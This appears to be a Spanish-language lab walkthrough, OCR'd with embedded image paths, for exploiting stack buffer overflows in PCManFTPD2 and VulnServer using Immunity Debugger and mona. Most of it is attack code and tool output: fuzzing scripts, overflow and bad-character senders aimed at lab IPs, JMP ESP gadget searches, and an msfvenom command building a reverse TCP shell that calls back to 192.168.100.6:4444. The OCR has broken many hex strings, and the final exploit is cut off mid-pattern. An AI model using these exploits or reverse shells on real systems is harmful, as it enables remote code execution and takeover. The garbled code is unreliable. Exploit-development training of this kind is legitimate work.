"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


Done, wrote 256 bytes to file bytearray.txt
Binary output saved in bytearray.bin

[+] This mona.py action took 0:00:00.020000
```

!mona bytearray

```
================================================================================
  Output generated by mona.py v2.0, rev 613 - Immunity Debugger
  Corelan Team - https://www.corelan.be
================================================================================
  OS : 7, release 6.1.7601
  Process being debugged : PCManFTPD2 (pid 3496)
  Current mona arguments: bytearray
================================================================================
  2021-05-23 04:49:20
================================================================================
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\
```


Ruta: C:\Archivos de programa\Immunity Inc\Immunity Debugger\bytearray.txt

Añadir Bytearray y validad ESP Y dumpear 0012ED70

File: Barchars.py

```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

buf = "A"*230 + "B"*4 + "C"*256
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19
\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\
x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x-
59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\
x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\
x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\
xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\
xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\
```

```
xfb\xfc\xfd\xfe\xff")
buf = buf+badchars
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('192.168.100.5',21))
s.recv(1024)
s.send('USER ' + buf+'\r\n')
s.recv(1024)
s.close()
```



EIP 42424242

Buscar instrucciones de salto en ESP en mona

```
0BADF00D ---------- Mona command started on 2021-05-24 02:31:01 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules ole32.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x768d0000 to 0x76a2d000
74A90000 Modules C:\Windows\System32\wshtcpip.dll
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xFF\xE4"' : 5
0BADF00D [+] Results :
7695625B  0x7695625b (b+0x0008625b)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:\Win
769636C7  0x769636c7 (b+0x000936c7)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:\Win
769641FA  0x769641fa (b+0x000941fa)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:\Win
7699C0B8  0x7699c0b8 (b+0x000cc0b8)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:\Win
7699C0DB  0x7699c0db (b+0x000cc0db)  : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [ole32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v6.1.7600.16385 (C:\Win
0BADF00D     Found a total of 5 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.220000
!mona find -s "\xFF\xE4" -m ole32.dll
```

!mona find -s "\xFF\xE4" -m ole32.dll

Encontrado: 7695625B

Ruta: C:\Archivos de programa\Immunity Inc\Immunity Debugger\jmp.txt

Creamos nuestra shellcode reverse TCP
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.6 LPORT=4444 EXITFUNC=thread -b "\x00\x0a\x0d" -e x86/shikata_ga_nai -v shellcode -f python

copiamos la shellcode y el valor ASLR (esp jump)


file exploit.py

```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

buf = "A"*230 + "B"*4 + "C"*256
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19
\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\
x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x-
59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\
x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\
x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\
xba\xbb\xbc\xbd\xbe\xbf"
```

```
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\
xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\
xfb\xfc\xfd\xfe\xff")
buf = buf+badchars
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('192.168.100.5',21))
s.recv(1024)
s.send('USER ' + buf+'\r\n')
s.recv(1024)
s.close()
```

Ejecutando Exploit.

nc -lvp 4444
python2 exploit1.py



E**ncontrando badchars manualmente con mona:**


!mona compare -f C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin -a 016EE950 (NUMERO ESP)

!mona bytearray -cpb "\x00"
Eliminamos el "x00" de nuestro shellcode en python
 file: exploit3.py

!mona compare -f C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin -a 017EE950 (NUMERO ESP)
!mona bytearray -cpb "/x00/x0a"
Eliminamos el "/x00/x0a" de nuestro shellcode en python
 file: exploit3.py


!mona compare -f C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin -a 018EE950 (NUMERO ESP)
!mona bytearray -cpb "/x00/x0a/x0d"
Eliminamos el "/x00/x0a/x0d" de nuestro shellcode en python
 file: exploit3.py

!mona compare -f C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin -a 019EE950



Buscar automaticamente todos los barchars con mona:

!mona compare -f C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.bin -a esp



!mona jmp -r esp

VulnServer

Fuzzing app.

Requisitos:

Copiar Mona en la ruta C:\Archivos de programa\Immunity Inc\Immunity Debugger\PyCommands
C:\Archivos de programa\Immunity Inc\Immunity Debugger\

Añadir IP y Puerto del servicio.

file:python fuzz.py

```
#!/usr/bin/python
import sys,socket
from time import sleep

length = 100
while True:
  try:
    print "length sent: " + str(length)
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.100.3',9999))
    s.recv(1024)
    s.send('TRUN .' + 'A'* length+'\r\n')
    s.recv(1024)
    s.close()
    sleep(1)
    length += 100
  except:
    print 'Fuzzing crased at %s bytes' % str(length)
    sys.exit()
```

Crear Pattern

msf-pattern_create -l 2100

```
┌──(hernan㉿kali)-[~]
└─$ msf-pattern_create -l 2100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad
8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A
h7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5
Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap
4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2A
t3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1
Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb
0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8B
e9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7
Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm
6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4B
```

file: exploit.py

```
#!/usr/bin/python

import sys, socket

if len(sys.argv) < 2:
   print "\nUsage: " + sys.argv[0] + " <HOST>\n"
   sys.exit()

cmd = "TRUN ."
junk =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8
Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai-
9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1
Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8
Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8
Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au-
9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7
Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7
Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6B-
d7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6B-
g7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B-
j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8
Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7
Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7B-
s8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8
Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6B-
